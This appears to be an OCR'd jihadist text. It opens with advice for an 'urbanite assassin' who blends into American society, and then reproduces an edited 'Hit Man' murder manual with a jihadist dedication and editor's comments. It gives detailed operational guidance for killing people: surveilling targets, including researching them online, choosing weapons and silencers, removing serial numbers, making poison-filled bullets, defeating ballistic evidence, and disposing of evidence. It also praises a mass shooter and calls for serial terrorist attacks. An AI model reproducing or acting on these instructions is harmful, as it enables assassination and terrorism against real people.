


6. His ability to intermingle well into modern society and its culture. In society, he doesn't appear to be an outcast or ignorant; rather, his aptitude to penetrate the societal ethos doesn't make the people glance twice at him. He seems to be an ordinary citizen in civilian clothing. This ability comes mostly from experience firstly, and studies of societal customs and colloquial communication secondly. The point here is that it is not to do like everyone else, since avoiding what is *haram* is still a daily part of his life, but it is to know how to respond and react to situations and people, especially when the spotlight is on him. Instead of appearing ultra-conservative in religion, he can make himself appear as matured through life experiences. If he decides to follow this path, then it would be necessary for him to either shave or trim his beard to an acceptable [societal] level. Sometimes, it's possible – depending on how he physically looks – to keep the

beard as is and even have a little religious appearance in the way he presents himself; most people look at such persons with respect rather than disgust as long as he doesn't interfere with their own affairs. If he has a job with a company full of disbelievers, he should either take the role of a regular, hard working person or have a managerial type of personality where he appears concerned about the work of other people, getting into jargon conversations with his colleagues. The latter type reduces the likeliness of people suspecting you to be a religious advocate or a mujahid. It is also important not to stay completely mute around people; this is because people develop ideas based on ones behavior. The more one converses with the people, the more it will shape the personality in their minds; so shape your image well. Many people I've come across in the African American community say that the more silent one is, the more dangerous he is; and how true of a statement that is!

7. He can find his enemy through every possible means. Since the assassin is aware of his environment, he is also able to see his enemies from perspectives that the enemy cannot see him. So as the assassin blends himself into society, appearing as normal, he can emerge behind his foe with ease. Naturally, this may take some time, especially if he's planning on assassinating a major public figure, since it requires moving up the ranks within a company, organization or service. In situations where the enemy is not much of a high target and is freely available in public venues, it is important for the assassin to use that to his advantage in order to gain something from his enemy such as a habit or regular movement. From thereon, he will be able to pick the best time to eliminate that individual(s). In addition, his use of technology should be strong so that he can use special devices – which are readily available to the public – to spy on the enemy or locate his position.

These are some of the outstanding qualities of the urbanite assassin. There are different types of assassin roles available, however the role detailed here is meant specifically for those individuals who want to partake in a jihad that they intend to repeat through a series of operations until martyrdom. An individual of any type [of assassin] can benefit from these aforementioned qualities. If the assassin can carry out his operations in this manner, then he will become a Nidal Hassan that is invisible to the public and enemy eye. The operations would be carried out on a consistent basis, shaking up the entire nation and making her deteriorate from within. That is just for one person; how about if ten or twenty Muslims took up this praiseworthy assignment in America alone, each of them not connected to one another?



The terror felt amongst the people when an assassin strikes in the enemy's land is of much greater proportion than him striking the enemy on the battlefield.

HIT MAN

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!
Edited by Abu Kitaab Ink-al-Terror

HIT MAN ON-LINE
A Technical Manual for Independent Contractors Originally published by Paladin Press
Written by Rex Feral

In 1993, a triple murder was committed in Montgomery County by a man who was alleged to have used this book, Hit Man, as his guide. He was caught and convicted and sentenced to death. Wanting to profit from their loved one's murder, and realizing that the murderer himself was too poor to be worth suing, the family of those killed by the hit man sued Paladin Press, the publisher of the book Hit Man, saying Paladin Press "aided and abetted" the murder.

(I Have edited out all the useless information and anything I feel is irrelevant for the Mujahid solely for them to focus on their objective).

Unfortunately the author is very orientated around Money, and refers to making money with a "Job" a lot., The Mujahid's intentions should solely be fixed on Jihad Fi Sabi Lillah, and for the pleasure of Allah, for the honor of Rasoolullah SAW (a Ka'ab ibn ashraf Job if you know what I mean)

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PREFACE

A WOMAN RECENTLY ASKED HOW I could, in good conscience, write an instruction book on murder.

"How can you live with yourself if someone uses what you write to go out and take a human life?" she whined.

I am afraid she was quite offended by my answer.

It is my opinion that the professional hit man fills a need in society and is, at times, the only alternative for "personal" justice. Moreover, if my advice and the proven methods in this book are followed, certainly no one will ever know.

Some people would argue that in taking the life of another after premeditation, you act as God -- judging and issuing a death sentence. But it is the employer, the man who pays for the service, whatever his reason might be, who acts as judge. The hit man is merely the executioner, an enforcer who carries out the sentence. There are many, many instances when atrocities are committed that the law cannot or will not pursue. And other times when the law does its part but the American legal system is so poor that real justice is not served. In those cases, as in cases of personal revenge and retribution, a man must step outside the law and take matters into his own hands.

Since most men are capable of carrying out their threats and wishes only in their heads, it becomes necessary for a man of action to step in and do what is required: a special man for whom life holds no real meaning and death holds no fear ... A man who faces death as a challenge and feels the victory every time he walks away the winner.

Some men could not kill under any circumstances. Other could kill only in self-defense or to protect what they hold dear. One man learns to kill in times of war and spends the rest of his life trying to forget the horror, while his brother may consider all his wartime efforts a justifiable part of his past having no effect on his present.

It seems that almost every man harbors a fantasy of living the life of Mack Bolan or some other fictional hero who kills for fun and profit. They dream of living by their reflexes, of doing whatever is necessary without regard to moral or legal restrictions. But few have the courage or knowledge to make that dream a reality.

When the bragging and boasting starts, I just sit back and smile as one after the other talks of what he would do, and how he would be. if it weren't for family obligations, mortgages and corporate jobs.

You might be like my friends -- interested but unsure, standing on the sidelines afraid to play the game because you don't know the rules. Within the pages of this book you will learn one of the most successful methods of operation used by an independent contractor. You will follow the procedures of a man who works alone, without backing of organized crime or on a personal vendetta. Step by step you will be taken from research to equipment selection to job preparation to successful job completion.

But deny your urge to skip about, looking for the "good" parts. Start where any amateur who is serious about turning profession will start -- at the beginning.

PROLOGUE

HE SLEEPS WHILE THE PLANE IS in flight, having learned long ago that few people will try to make conversation with a sleeping man. At 1:35 PM the stewardess awakens him. They are about to land.

He enters the terminal and casually strolls past the embracing couples and reunited families, heading directly for the men's room. He is just another of the hundreds of businessmen who arrive at and depart from a major city airport on any given day.

Safe inside the toilet stall, he locks the doors and slips out of the business suit he chose to wear on the trip. From his duffel bag he pulls faded jeans, sweatshirt and tennis shoes. Hurriedly, he pulls on the clothing. Then, balancing a small mirror on the back of the toilet, he slips a stocking cap over his hair to flatten and hide it before pulling on a shoulder length wig. His neatly folded suit, shirt and tie fit snugly on top. From a zippered side pocket he takes a pair of tinted, wire-rimmed glasses and a nondescript hat. In less than ten minutes, he leaves the men's room a different man.

At the row of car rental booths in the airport lobby, a tall hippie in a sweatshirt waits in line to rent a car. He does not seem to be inconvenienced by the long lines that are so irritating to the other customers. When the girl behind the counter finally gets around to him, he responds affirmatively to her offer to help.

"Yeah, I wanna rent a small car for a few days."

She takes in his appearance. She has seen his type many times before and immediately interprets his use of the word small to mean cheap. She suggests an economy car that is terrific on gas and comes with unlimited mileage.

He explains that he intends to pay cash for the use of the car. She tells him that he may do so when he brings the car back, but a valid driver's license and major credit card are required identification for security purposes. From an ordinary looking wallet, he pulls the necessary identification: a valid North Carolina driver's license and a major credit card, both in the name of Alfred Johnson.

With key in hand, he leaves the car rental booth and goes to claim his baggage. Then he wanders to the airport news stand to purchase a city map and some reading materials.

Seated in the lobby, he checks the map for an address he memorized weeks earlier. Folding the map so he can follow it while driving, he exits to pick up his waiting car.
Afternoon traffic is moderately heavy on the interstate. Exits, side streets and intersections are unfamiliar. He drives carefully and obeys all traffic rules. He does not want to become involved in any accidents or pick up any traffic tickets.

Finally, he arrives in the section of town where he will find the memorized address. He drives slowly down the street until he has located the apartment complex, then drives on past so his interest will not be observed.

He continues to scout the neighborhood, checking streets and consulting the city map he carries for possible escape routes. He notes that the neighborhood is upper middle class; neatly kept lawns and sidewalks, with a population consisting of mostly singles and young families.

Three blocks west of the apartment complex there is a park which has a small pond. One block east he finds a large shopping center which has a movie theater and an adult book store that is open all night.

About a mile away, at the point where he exited the interstate highway, there are several chain motels and fast food restaurants. He heads back in that direction and pulls into a motel parking lot. He jots down the California license tag number of a car parked near the restaurant entrance. It is 4:15 PM.

The motel clerk is disinterested and mechanical in registering him. He fills out the required form in the name of Sam Wilcox, gives a fictitious address in Los Angeles and uses the California tag number from the car parked at the restaurant. The clerk does not ask for further identification.

"I'm a late sleeper. I'd like a room on the back side -- away from the pool, if you have it," he requests.

"Will that be cash or charge?" the clerk asks without looking up.

He lays down enough small bills on the counter to cover two days lodging, "Cash," he answers.

He drives the car around back, locates his room and takes in his baggage. By 4:45 he is seated on the bed studying the contents of a large manila envelope taken from his locked suitcase. Using the information from the envelope and the telephone directory, he begins to chart routes on the city map. Afterwards, he carefully studies an assortment of photographs taken from the envelope. Satisfied, he returns everything to the envelope and locks it away in the suitcase again. Wearing a jogging outfit and still in his hippie disguise, he drives to the shopping center and locks his car. On foot, he begins a slow jog through the neighborhood. He circles the block and carefully scrutinizes the area before cutting into the apartment complex parking lot. The sun is just beginning to set.

The apartments are all identical. Patios on the rear are enclosed with privacy walls. On the front, each apartment is separated from the other by an ornamental cedar fence. Two parking spaces are reserved at the front of each apartment for the residents' use. Guest parking is clearly marked in the center of the parking lot, surrounding a small island landscaped with a few scrawny trees and thick bushes.

He jogs over to the guest parking island and sits down on the curb. Removing his shoes and socks, he begins to rub his tired feet. It is 6:47. If his information is correct, the mark should be arriving home from work any time now.

At 6:53 a green Mustang pulls into the parking space in front of the apartment he has under surveillance. The car matches the description of the vehicle belonging to the mark. A heavyset man emerges slowly from the small car. He is puffing on a large cigar. Judging by his physical characteristics and the cigar, this man appears to be the mark. He glances up uninterested, as a jogger trots out of the parking lot.

He jogs back to the motel, stopping at the fast food restaurant for dinner. The clerk shortchanges him by five dollars and the hamburger he orders is not prepared to his liking but he does not complain. Without drawing any attention, he heads back to his motel where he reads and watches television until 11:00.

It is after 11:30 when he swings his car into the apartment complex parking lot. The mark's lights are on and his car is still parked in its allotted space. The mark is said to spend most of his free time alone at home, staying up late watching television and sleeping in until an hour or so before his scheduled time to report for work at a used car lot; it appears that this information is correct.

He circles the guest parking island and drives back to the motel.

Early the next morning he is waiting in his parked car with a pair of binoculars and a newspaper when the mark leaves the apartment. In the bright morning sunlight he clearly makes positive identification. This is his man!

Using his pre-marked map, he spends the early part of the day checking out the places the mark is known to frequent. Around noon, he drives to the main post office to pick up a parcel he mailed to himself the day before. As he drives, he contemplates the various places he has checked out. Because of the layout of the apartment complex in relation to the private patios and sectioned courtyards, he decides that the best place to make the hit is in the mark's own home.

Back at the motel, he opens the heavily taped parcel which was addressed to Mark Donaldson. There had been no problem in picking up the package, stamped "Fragile -- Precision Machined Parts." Today the postal clerk had not even asked for identification.

Inside the first box is a second box. And inside the second box is a special set of clothing, several pairs of rubber gloves, a clean pair of tennis shoes, a new disguise, ammunition, a disassembled weapon and a disposable silencer.

Lovingly he begins to assemble his weapon. With gloved hands, he wipes every part, inside and out, for fingerprints. As he loads the clip, he wipes down each of the bullets. He is a man with a job to do. He has the tools, he has done his homework, he knows he has the right target and he has determined how he will accomplish the job.

After putting the tools away, he leaves the motel to fill the gas tank on the car. While he is out, he steals and out-of-state tag from a parked automobile and replaces the rental tag on his car with a stolen tag.
Back in his room, he dials the airport and gets flight information. Space is available on a flight departing at 11:55 PM.

At 7:00 PM the alarm sounds, waking him from a four hour nap. It is time to get ready for work.

He dresses in the clothing that came in his parcel. He puts on the clean tennis shoes and a new disguise. He puts the hippie disguise, clothing and shows into the duffel bag, along with the tools he will be using. When he is all dressed and packed to go, he has a very few important details to complete.

First, he removes the manila envelope from the suitcase and goes over to the bathroom to burn all the items it contains over the toilet. One by one, he burns the information sheets, photographs, maps and other physical evidence that may prove conspiracy to commit a crime and flushes away the incriminating remains.

He pulls out a fresh pair of rubber gloves and begins to wipe down the room for fingerprints. He knows the room will probably be rented again by tomorrow, but he takes the precaution anyway. He puts all the trash, newspapers and magazines accumulated during his stay into a plastic garbage bag, along with the room's telephone directory and places it beside his luggage. He will dispose of these items on the way to the jobsite. Still wearing the rubber gloves, he loads his luggage and equipment into the car, locking it in the trunk, and heads for the mark's neighborhood. He will not be returning to the motel again.

At the shopping center one block from where the mark lives, he parks the car in the crowded theatre parking lot and gets out continuing on foot.

No one is out and about as he walks into the apartment complex parking lot. Protected by the cedar privacy fence, he peeks through a crack in the drapes and sees the mark puffing on a cigar while he watches TV from a recliner chair. The volume is so loud that he can hear the program plainly from his position outside.

He goes to the front door where he quietly and efficiently picks the lock. The mark is startled by the intrusion of his entry but is unable to respond quickly enough. He is helpless against the professional.

The muffled sound of three shots fired in rapid succession goes undetected by the neighborhood. The professional has neatly carried out his assignment. Quickly but carefully, he checks the body to make sure there is no pulse and drags the body to a place in the apartment where it will not be easily detected. At the scene of the shooting, he drops a newspaper over the blood that has seeped into the carpet. He pockets the three empty cartridges that were ejected from the gun. Then, after a quick check of the apartment to make sure he leaves behind no incriminating evidence, he exits, locking the front door behind him.

Resisting the urge to run, he strolls nonchalantly back to the theater parking lot and his waiting car. Safe inside, he immediately runs a rat-tail file down the barrel of the gun to change the ballistic markings. Then he changes back into his hippie clothing and disguise, unobserved while the other car owners are inside viewing the movie.

He checks the work clothes carefully for bloodstains. Finding none, he drops them into the charity collection box at the shopping center entrance, keeping the shoes he wore for disposal later.

He drives cautiously and carefully to another shopping center several blocks away. He feels no panic. It will be days before the crime is detected, days before anyone investigates the mark's failure to report for work or answer his door. In the crowded parking lot, he disassembles the weapon and removes the stolen tag. Now his only remaining task is to dispose of the weapon.

He gets back onto the interstate highway and heads out of town. Traffic becomes sparse as the city is left behind; now he begins to toss out the small gun parts at irregular intervals, aiming for water filled and overgrown drainage ditches. He also tosses out the tennis shoes.
At a rest area, he walks through the woods and buries the barrel of the gun. He crushes the plastic silencer and disposes of the bits and pieces as he drives back to town.

Just before he reaches the airport, he pulls over to the side of the road and wipes the car for fingerprints. He removes and discards the stolen tag, replacing it with the rental tag. He disposes of the rubber work gloves and replaces them with a pair of leather driving gloves. Then he returns the "clean" rental car to the agency and heads directly for the airport men's room.

A short time later, a businessman emerges from the men's room and approaches the ticket counter for information. His flight leaves in forty five minutes.

He checks his baggage, a suitcase and small duffel bag, and goes to the coffee shop to wait for the flight to be called.

On the plane he dozes, having learned long ago that few people will try to make conversation with a sleeping man. Too all appearances, he is just another businessman suffering from an exhausting schedule; no one interrupts his rest.

1. THE BEGINNING

AS A FIRST CLASS MECHANIC, you will become and expert at your profession. Becoming an expert entails research -- reading, observing, and asking questions -- as well as development of a wide range of physical abilities and weapons expertise.

The preparations outlined in this chapter should be considered essential prior to any acceptance of actual employment. Your keen mental and physical fitness will serve as your edge between life and death.

REFERENCE MATERIALS

Local City Directory-- If at all possible, get one of these to keep at home. Otherwise, they are available in the reference of information section of the public library.

If you have partial information on a mark, you can usually gather the rest without leaving the comfort of your easy chair..

Internet- try searching for any websites on the mark and personal sites, (facebook, twitter,) & google their address, check if they are making any appearance's soon

Work= Where does the mark work (try following him covertly home from work)

Maps-- A local city map is a must for planning routes if you are not familiar with the road systems. And of course a city map for any out-of-town job is in order.

A large atlas showing the national road system network is handy not only for planning travel, but also for finding nearby large cities and alternative routes to the job.

Just remember that once you use a map, if you have marked it in any way, it should be destroyed immediately.

Travel Arrangements-- Start inquiring now about the various modes of transportation available for out of town jobs. Find out necessary identifications, advance scheduling requirements, and time factors involved. File this information away for future use.

Shipping and Routingweapons– Try not using external major couriers as they contain x-ray systems and use sniffer dogs. Try routing any weapons or materials for the hit yourself concealed in a manner as to not rouse any suspicion

FITNESS

Your body should be as fit as your mind. You should be capable of running, jumping, climbing, swimming, pushing, pulling or meeting the demands of any other physical requirement encountered in your job. This means not only careful attention to exercise and diet, but moderation if you are going to partake of tobacco products, and complete abstinence from any involvement with drugs.

A man who smokes two packs of cigarettes a day will certainly not be capable of running long and hard for any length of time. And his endurance in hand to hand combat situations will be severely limited. The use of cigarettes in moderation is acceptable, although undesirable, but use of any kinds of drugs is suicide.

Drugs dull the senses and the reflexes, yet the user feels sharp and alert. His confidence in his abilities swells out of proportion. His ego takes over. He sees himself as indestructible, incomparable. That image of himself may be the last thing he ever sees.

I, as a professional, never use drugs, although I will steal them for financial gain, or to use as bait or even as an induction agent for some chemical that I know will do an effective job. I don't need an unreal "high" that can mar my judgment. There is no margin for error in this business. A single mistake can cost you your life, either literally or by providing the evidence to take away your freedom. Either way you are just as dead. A professional needs a clear head and unhampered reflexes to be able to react properly in any situation. This is equally true whether he is performing the job itself or conducting prejob research. If you have to depend on an artificial sense of courage in order to carry out your assignment, then this job is not for you.

COMBAT TRAINING

If you are afraid of taking a punch, again, this job is not right for you. No matter how careful you are, no matter how thorough your research, at some time you will probably have to prove or defend yourself physically. Any skills you can acquire are to your advantage.

You can get expert training in hand to hand combat is you can find someone qualified to teach you. Preferably, this will be someone with Special Forces training or the equivalent. You will need to know kill techniques as well as survival self-defense, and you won't learn these skills at the corner karate school that includes women and children in its classes. Sport karate can get you killed in the street.

You should become so familiar with skills like breaking holds, throws, effective punches to vital areas and crippling moves that will come when needed as a reflex action. You should be aware of the best barroom fighting techniques. You should be able to fight two men at the same time. You should know the best way to disarm an opponent. And more.

But such skills require real practice with a sparring partner who can take, as well as give, a good punch. In order to teach these methods in the proper way, your instructor will have to take his fighting as seriously as you do.

Veterans with wartime experience and the ability to kill are first choice instructors. Their contact with real life and death situations has made them a bit unconventional. Some never again conform to the rules of society, and quite a few rigorously keep in top physical shape while stockpiling M-60s and hand grenades under the bed in preparation for the next war.
The same man who can train you in the very best methods of self-defense and combat fighting might also be one of your best sources for accessory merchandise. His contact with other veterans will give you access to a chain able to locate almost any weapon you might request.

The veteran with guerilla warfare training will be a walking textbook on silent movement, torture, revenge, ammunitions, escape, silent weapons, and a host of ways to kill. And if, by chance, you accept a contract where a partner is in order, he may the first man you'd choose to cover your back.

The time needed to acquire the skills of this degree will vary, depending on your physical condition at the time you begin training, your aptitude for following directions and your eagerness to learn. I have seen an eager student, one who is willing to put in the hard hours of practice and full contact sparing sessions, progress very rapidly to the point of capability in less than six months.

MERCENARY SCHOOLS

Be very careful when using these schools, a brother with a big beard would raise eyebrows etc.
Once you're fighting ability has been established, you may want to test your news skills at one of the mercenary of survival school advertised in the various military magazines. Look for a school that can teach you more than you already know, and be prepared for one hell of a workout while you build your endurance and skills. An added benefit in attending one of these schools is that the people you meet there, like you, take the game of life seriously. Be prepared to meet people who have the same interests in weapons, explosive and effective kill techniques as you do. Some of them may prove to be very good resources or even future employers.

AWARENESS TRAINING

It is estimated that if ten people witnessed the same crime and then were separated before they could compare what had taken place, ten different descriptions would be given. People rarely pay attention to what is going on around them unless, or until, it becomes of importance to them personally. This book stresses the importance of using disguise and false identification to foil positive identification. But just as important to your success are your own observation skills.

Start now developing and exercising your observation powers. Make a habit of studying your surroundings. Listen when others talk. A man can reveal a great deal about himself through his conversation and opinions. Make a note of features or habits that make one man different from another. Think of the people you know intimately. Can you tell whether they are right or left handed? What color are their eyes?

Sharpen your observation skills.

FIRST CLASS MECHANIC REQUIREMENTS

- Expert marksmanship
- Thorough knowledge and respect for all weapons
- Knowledge through reading, expert advice and experimentation on accessories such as explosives, poison and diversions
- Knowledge and ability of hand to hand combat
- Top mental and physical condition
- Common sense

EQUIPMENT

A HIT MAN WITHOUT A GUN is like a carpenter without a hammer. Not very effective! What kinds of gun does he use and where does he obtain them? Unless he has a proper false identification, he certainly cannot make his purchase from the local gun shop and fill out the federal registration forms linking the weapon to himself.

What other basic equipment will the beginner need as essential tools of the trade? What equipment should be added to his inventory later?

BASIC EQUIPMENT CHECKLIST

- WEAPONS
  - ❍ AR-7 Rifle (or any breakdown type)
  - ❍ 3-6 Powered Scope
  - ❍ Disposable Rifle Silencer
  - ❍ Two Extra 15 or 30 Shot Rifle Clips
  - ❍ 22 Ruger Mark I or Mark II Pistol (or any fixed barrel type)
  - ❍ Disposable Pistol Silencer
  - ❍ Shoulder Holster
  - ❍ Extra Pistol Clip
- AMMUNITIONS
  - ❍ Hollow Point Bullets
  - ❍ Liquid Poison
  - ❍ Wax
- ACCESSORIES
  - ❍ Double Edged Knife With Six-Inch Blade (Like the Gerber Mark II)
  - ❍ Disposable Rubber or Surgical Gloves (Flesh Tone Preferred)
  - ❍ Handcuffs
  - ❍ Ski Mask or Stocking Mask
  - ❍ Duffle Bag with Lock

THE WEAPONS

The AR-7 Rifle is recommended because it is both inexpensive and accurate. The barrel breaks down for storage inside the stick with the clip. It is lightweight and easy to carry or conceal when disassembled.

The rifle has a ridge on top that will easily accept a scope, even though it is not cut for one. Put the scope in place, tighten it down, and then sight it in. After sighting it in, scratch a mark behind each scope clamp to allow remounting of the scope without resighting each time.

A three to six powered scope is recommended to insure accuracy at up to sixty-five yards. When braced, right to fifteen shots should cover a four inch pattern area with no difficulty.

Get two extra fifteen or thirty shot clips from your local gun dealer or order through one of the gun magazines. But never load these clips to full capacity, as they tend to jam when fully loaded. When loading the clip before job assignment, be sure to wipe each bullet to remove fingerprints, or spray with WD-40 or some other oil.
The AR=7 has a serial number stamped on the case, just above the clip port. This number should be completely drilled out. The hole left will be unsightly but will not interfere with the working mechanism of the gun or the clip feed. The serial number can remain on the gun until you prepare it for use on the job. After the job assignment is

completed, you will be disposing of the gun; therefore you do not want any serial number available if, perhaps, some of the discarded gun parts are discovered.

If the serial number is on the barrel of the gun, grinding deeply enough to remove it may weaken the barrel to the point that the gun could explode in your face when fired. To make these numbers untraceable, use a hammer and chisel or a numbering set purchased from the hardware store to stamp them out or make them illegible. Make sure your blows go as deep as or a little deeper than the existing numbers. Then grind the serial number off slightly. This method will keep the true serial number from being raised in any acid tests if the part is found.

The recommended handgun is the fixed barrel Ruger Mark I or Mark II, again because it is inexpensive and reliable. This gun has a ten shot clip that seldom jams if kept clean. The gun can be easily broken down in the field, which helps when disposing of it after use.

Extra clips are a must for both the rifle and pistol and should be carried as a precautionary measure. Hollow-point bullets are recommended because they deform on impact, making them non-traceable. As an added precaution, you can fill the hollows with liquid poison to insure the success of your operation.

Using a handheld one eighth inch drill, enlarge the hollow point openings. Fill the hollows with the liquid poison of your choice, then seal with a drop of melted wax.

To test your guns and ammunition, set up a sheet of quarter inch plywood at distances of two to seven yards maximum for your pistol, and twenty to sixty yards maximum for your rifle. Check for penetration of bullets at each range. Quarter inch plywood is only a little stronger than the human skull. Find the maximum range for both your rifle and your pistol. Also, test your weapons under various weather conditions and determine how wind, rain and snow affect your range and accuracy.

Close kills are by far preferred to shots fired over a long distance. You will need to know beyond any doubt that the desired result has been achieved.

When using a small caliber weapon like the 22, it is best to shoot from a distance of three to six feet. You will not want to be at point blank range to avoid having the victim's blood splatter you or your clothing. At least three shots should be fired to ensure quick and sure death. You can judge when death has occurred by observing the wound. When blood ceases to flow, the heart has stopped working. Check for pulse at both the wrist and throat as an added precaution.

If you must do your shooting from a distance, use a rifle with a good scope and silencer and aim for the head -- preferably the eye sockets if you are a sharpshooter. Many people have been shot repeatedly, even in the head, and survived to tell about it. Close kills enable you to determine right away if you have successfully fulfilled your part of the contract; distance shots may mean waiting around to read the morning papers.

In either case, as soon as possible, run a rat-tail file or wire cleaning brush down the ore of the gun to change the ballistic markings. Do this even though you intend to discard the crime weapon, And make sure you carry away and discard all shells that were ejected as the shots were fired.

If, for some reason, you just can't bear to part with your weapons, there are five parts that will require immediate alteration, and this alteration can only be made once in the life of the gun:

Using a rat-tail file, alter the gun barrel, the shell chamber, the loading ramp, the firing pin and the ejector pin.

Each one of these items leaves its own definite mark and impression on the shell casing which, if any shells happened to be left behind, can be matched up to the gun under a microscope in the police laboratory.

When using the file, make sure that you scrape the part on each listed item where it makes contact with the shell.

Personally, I feel that any weapon used to commit a crime is disposable. If you consider the value of a gun to be higher than that of your personal freedom, you'd better leave that gun at home.

A subject of primary importance is where to purchase the weapons you use on job assignments. Just be sure that any weapon you use on a job cannot be traced back to you by the person you purchase it from.
If you must obtain a weapon through legal channels (signing registration and the like), it might be wise to pay some beggar or wino ten or twenty dollars to present his driver's license and do the signing before you disappear with the gun.

AN IMPORTANT WORD ABOUT REVOLVERS

Although revolvers are often depicted as being a favorite tool among hit men, they are not recommended by this pro. Revolvers cannot be effectively silenced. The open cylinder allows gases to escape, thus making some noise. When fired, gas is forced around the cylinder in a 360 degree circle, thereby throwing powder all over the person who fired the gun.

An automatic, on the other hand, is tightly sealed so that when it is fired almost all the powder residue is forced into the silencer, where it is trapped. This prevents the powder from escaping and covering the person who fired the shot. Some residue will come out from the automatic's ejection port, but only a very small amount. If a shell catcher is used, the powder residue will become trapped inside the catch bag.

Remember that a silencer will affect the range and accuracy of your gun. Once the silencer is in place you will have to re-sight to maintain accuracy.

BASIC ACCESSORIES

A duffel bag or some other method of inconspicuously transporting your tools to the jobsite will be needed. Preferably, it will have a lock. It should be large enough to hold your pistol, disassembled rifle and several small accessory items. These items should be kept assembled in a safe hiding place, wiped clean of fingerprints and ready for use.

Inside the bag should be several (at least four or five pairs) of flesh-tone, tight-fitting surgical gloves. If these are not available, rubber gloves can be purchased at a reasonable price in the prescription department of most drug stores in boxes of 100. You will wear the gloves when you assemble and disassemble your weapons as well as on the actual job. Because the metal gun parts cause the rubber to wear so quickly, it is a good practice to change and dispose of worn gloves several times during each operation. A small tear in the thin, worn rubber can lead to a hole, leaving behind a partial, identifiable fingerprint at the most inopportune time. Never dispose of the gloves worn on an assignment in the vicinity of the job. Although your fingerprints may have been covered while you worked, they are clearly and distinctly obtainable by turning the found gloves inside out. I know a fellow or two who learned this lesson the hard way.

Leather gloves are not to be considered as a job tool. The leather has the same, individual, distinct characteristics of the human fingerprint. If you have to use leather gloves, destroy them immediately after the job. If found in your possession, they can convict you as quickly as a set of your own fingerprints.

Your bag should contain a few pairs of cheap handcuffs, usually available at pawn shops or army surplus stores. These, two, are throwaways, and may be needed to restrain the mark while you gather information that has been requested by the employer before you pull the trigger.

The knife you carry should have a six inch blade with a serrated section for making efficient, quiet kills. Your physical training and combat techniques, outlines in Chapter 1, should have taught you where to strike.

The knife should have a double edged blade. This double edge, combined with the serrated section and six-inch length, will insure a deep, ragged tear, and the wound will be difficult, if not impossible, to close without prompt medical attention.

Make the thrusts to a vital organ and twist the knife before you withdraw it. If you hit bone, you will have to file the blade to remove the marks left on the metal when it struck the victim's bone.

A rolled up ski-mask can be worn inconspicuously as a knit cap until the time to intrude on your victim. Then, pull it down to cover your features. A stocking mask may also be used, but may prove a bit awkward. And the distorted features created tend to shock people, whereas the ski mask is not so monstrous.

You will want to complete your bag with a few minor accessories like an inexpensive pen- light from the drug store flashlight department. This will be of extreme value as you pick locks or search darkened rooms. Remember to hold your hand over the beam of light as you direct it.

Throw in an ice pick, a large screwdriver and a flat-bladed knife like a putty or hook knife for gaining entry through locked doors, windows, or sliding glass doors.

You may not need all these items on any one job, but it will be to your advantage to have them in case they are called for.

EXTRAS

After the basic equipment has been assembled, the following items can be added to your inventory as they are called for or as you can afford them.
